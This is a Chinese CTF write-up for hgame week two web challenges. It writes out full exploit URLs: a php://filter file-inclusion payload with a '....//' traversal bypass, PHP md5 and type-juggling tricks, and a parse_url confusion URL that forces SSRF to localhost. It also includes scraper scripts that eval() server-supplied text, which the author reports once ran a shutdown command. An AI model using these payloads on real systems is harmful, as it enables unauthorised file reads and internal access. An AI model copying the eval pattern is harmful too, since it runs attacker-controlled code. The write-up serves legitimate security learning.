hgame第二周wp

id：Roc826

WEB 部分

1.easy_php

index.html


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>where is my robots</title>
</head>
<body>
    come on ! second wait you
</body>
</html>
```

打开后看到title是where is my flag所以猜想他有个robots.txt，访问后看到 `img/index.php`

打开这个文件看到

```
<?php
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
        $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

然后我去google了一下那张图，咳咳，然后看一下代码，发现'../'被过滤了，但是可以用'....//'来绕过 所以我输入了`http://118.24.25.25:9999/easyphp/img/?img=....//1`，看看还是这串代码




```php
<?php
        error_reporting(0);
        $img  =  $_GET['img'];
        if(!isset($img))
                $img  =  '1';
        $img  =  str_replace('../',  '',  $img);
        include_once($img.".php");
        highlight_file(__FILE__);
```


在试着找了一下flag.php

maybe_you_should_think_think <?php

```
        error_reporting(0);
        $img  =  $_GET['img'];
        if(!isset($img))
                $img  =  '1';
        $img  =  str_replace('../',  '',  $img);
        include_once($img.".php");
        highlight_file(__FILE__);
```

让我再想想，再看一下，发现这里有个文件包含 所以我输入

`http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=..../flag` 得到



base64解密得到flag

```php
<?php
    //$flag = 'hgame{You_4re_So_gOod}';
    echo "maybe_you_should_think_think";
```

2.php trick

```php
<?php
//admin.php
highlight_file(__FILE__);
$str1  =  (string)@$_GET['str1'];
$str2  =  (string)@$_GET['str2'];
$str3  =  @$_GET['str3'];
$str4  =  @$_GET['str4'];
$str5  =  @$_GET['H_game'];
$url  =  @$_GET['url'];
if(  $str1  ==  $str2  ){
        die('step  1  fail');
}
if(  md5($str1)  !=  md5($str2)  ){
        die('step  2  fail');
}
if(  $str3  ==  $str4  ){
        die('step  3  fail');
}
if  (  md5($str3)  !==  md5($str4)){
        die('step  4  fail');
}
if  (strpos($_SERVER['QUERY_STRING'],  "H_game")  !==false)
        die('step  5  fail');
}
if(is_numeric($str5)){
        die('step  6  fail');
}
if  ($str5<9999999999){
        die('step  7  fail');
}
if  ((string)$str5>0){
        die('step  8  fial');
}
if  (parse_url($url,  PHP_URL_HOST)  !==  "www.baidu.com"){
        die('step  9  fail');
}
if  (parse_url($url,PHP_URL_SCHEME)  !==  "http"){
        die('step  10  fail');
}
$ch  =  curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$output  =  curl_exec($ch);
curl_close($ch);
if($output  ===  FALSE){
        die('step  11  fail');
}
else{
        echo  $output;
}
```

step 1 fail

看样子我们要一层一层绕过这些 先看第一个和第二个 md5弱比较，为0e开头的会被识别为科学记数法，结果均为0 所以我们只需要找两个值md5后为0e开头的 我用了s878926199a 和 s155964671a

然后是第二个和第三个是两个值的md5强比较 md5()函数无法处理数组，如果传入的为数组，会返回NULL，所以两个数组经过加密后得到的都是NULL,也就是相等的所以我输入str3[]=123 ,str4[]=456 ps:按理说，str1和str2也是可以这么处理绕过的，但是不知道为什么在这里不可以

第五个只要把H_game进行一次urlencode就好了 第六第七第八同样is_numeric无法处理数字所以这里为%48%5f%67%61%6d%65[]=1234 然后我们要让parse_url误把百度当成host 我们可以这么写url `http://@127.0.0.1:80@www.baidu.com/admin.php` 看一下这个是如何被分割的

```
C:\personal files\Apache\Apache2
array(5) {
  'scheme' =>
  string(4) "http"
  'host' =>
  string(13) "www.baidu.com"
  'user' =>
  string(10) "@127.0.0.1"
  'pass' =>
  string(2) "80"
  'path' =>
  string(10) "/admin.php"
}
[Finished in 0.2s]
```

结合起来得到url `http://118.24.3.214:3001/?str1=s878926199a&str2=s155964671a&str3[]=123&str4[]=456&%48%5f%67%61%6d%65[]=1234&url=http://@127.0.0.1:80@www.baidu.com/admin.php`

```
        echo  $output;
}
<?php
//flag.php
if($_SERVER['REMOTE_ADDR']  !=  '127.0.0.1')  {
        die('only  localhost  can  see  it');
}
$filename  =  $_GET['filename']??'';

if  (file_exists($filename))  {
        echo  "sorry,you  can't  see  it";
}
else{
        echo  file_get_contents($filename);
}
highlight_file(__FILE__);
?>
1
```

可以看到多了这么一串

代码，发现我们是不可以直接访问文件的，因为一旦找到这个文件就不给我们访问了，然后发现这里也有个文件包含构造url `http://118.24.3.214:3001/?str1=s878926199a&str2=s155964671a&str3[]=123&str4[]=456&%48%5f%67%61%6d%65[]=1234&url=http://@127.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/read=convert.base64-`

`encode/resource=./flag.php`


```
PD9waHAgJGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHIxY2tzfSA/Pgo= <?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
        die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
        echo "sorry,you can't see it";
}
else{
        echo file_get_contents($filename);
}
highlight_file( FILE );
```


base64解密，得到flag `<?php $flag = hgame{ThEr4_Ar4_sOm4_Php_Tr1cks} ?>`

3.Baby_Spider

题目描述告诉我们要再40s内回答三十个问题



我们先输入自己的token




从题目看，显然是让我们写个爬虫，然后我现学现卖

```python
import re
import requests
import time
import webbrowser
token={'token':'**************************'}
url="http://111.231.140.29:10000/"
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
r=requests.session()
```


```
requestpage = r.post(url, token)
i=0
while(i<11):
    headers = {'Cookie': 'session='+requestpage.cookies['session'],
               'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'
               }
    url2 = "http://111.231.140.29:10000/solution"
    pattern = re.compile('<span>.*</span>')
    m = pattern.search(requestpage.text)
    equation = m.group()[6:-9]
    answer = {'answer': eval(equation)}
    requestpage = r.post(url2, headers=headers, data=answer)
    i += 1
    print(i)
    print(answer)
    print(requestpage.text)
```

一开始的时候不知道要伪装自己。。。。没有加headers,然后。。。一爬就关机。。。。后来调试后才发现。。在第十次的时候算式变成了这个。。。真狠




后来我加了headers，虽然这一串关机命令变回了算式，但是一直算不对，后来我手动发送请求确定不是程序算错了，然后一直找不到思路，后来问了学长，说碰到这种情况为什么不上浏览器看一下呢，然后让我了解一下selenium然后我用selenium写了脚本后发现第十次算式的字体和之前的不同f12看一下发现了一个字体文件

f12看一下发现了一个字体文件



我们可以看到，他的数字是打乱的，所以我们看到的算式和我们爬取的算式是不一样的，所以我们替换数字(ps：由于不怎么会python，然后字母的替换写的就有一点点蠢，应该有更好的方法)使得到的算式和看到的一样后继续计算在20次的时候又卡住了



发现字体又变回原来的字体，但是变得无法选中了，f12发现标签里的算式是假的真的算式在css里面

```
.question-container:after{
    content:"987986325+49473070/(522331030)-(725871151)+(428107413)=?";
}
```

然后我将他提取出来的办法是：用js读取这段css后把里面的值替换标签里的值后，再用正则表达式提取出来 （其实一开始我是想用原来的方法把它提取出来的，但奈何不止为啥取出来的全是空值，然后就用正则表达式了） 最后的脚本为这样，跑完就可以拿到flag

```
from selenium import webdriver
import re
browser = webdriver.Chrome()
browser.get("http://111.231.140.29:10000/")
token = '**************************'
```

```
Login_input = browser.find_element_by_tag_name('input')
Login_input.send_keys(token)
submit = browser.find_element_by_tag_name('button')
submit.click()
i=0
while i < 30:
    if i < 10 :
        equation =eval((browser.find_element_by_tag_name('span').text)[0:-2])
        print(equation)
    elif i<20:
        n = 0
        equation =str((browser.find_element_by_tag_name('span').text)[0:-2])
        equation = equation.replace('1', 'a').replace('2', 'b').replace('3',
'c').replace('4', 'd').replace('5', 'f')\
            .replace('6', 'g').replace('7', 'h').replace('8', 'i').replace('9',
'j').replace('0', 'k')
        equation = equation.replace('a', '0').replace('b', '2').replace('c',
'6').replace('d', '9').replace('f', '4')\
            .replace('g', '3').replace('h', '5').replace('i', '8').replace('j',
'7').replace('k', '1')
        equation = str(eval(equation))
        print(equation)
    else :
        browser.execute_script("equation =
window.getComputedStyle(document.getElementsByClassName('question-container')
[0],':after').getPropertyValue('content').slice(1,-3)")
        browser.execute_script("document.getElementsByTagName('span')
[0].innerHTML=equation")
        pattern = re.compile('<span>.*</span>')
        m = pattern.search(browser.page_source)
        equation = m.group()[6:-7]
        equation=eval(equation)
        print(equation)
    answer = browser.find_element_by_tag_name('input')
    answer.send_keys(str(equation))
    submit = browser.find_element_by_tag_name('button')
    submit.click()
    i += 1
```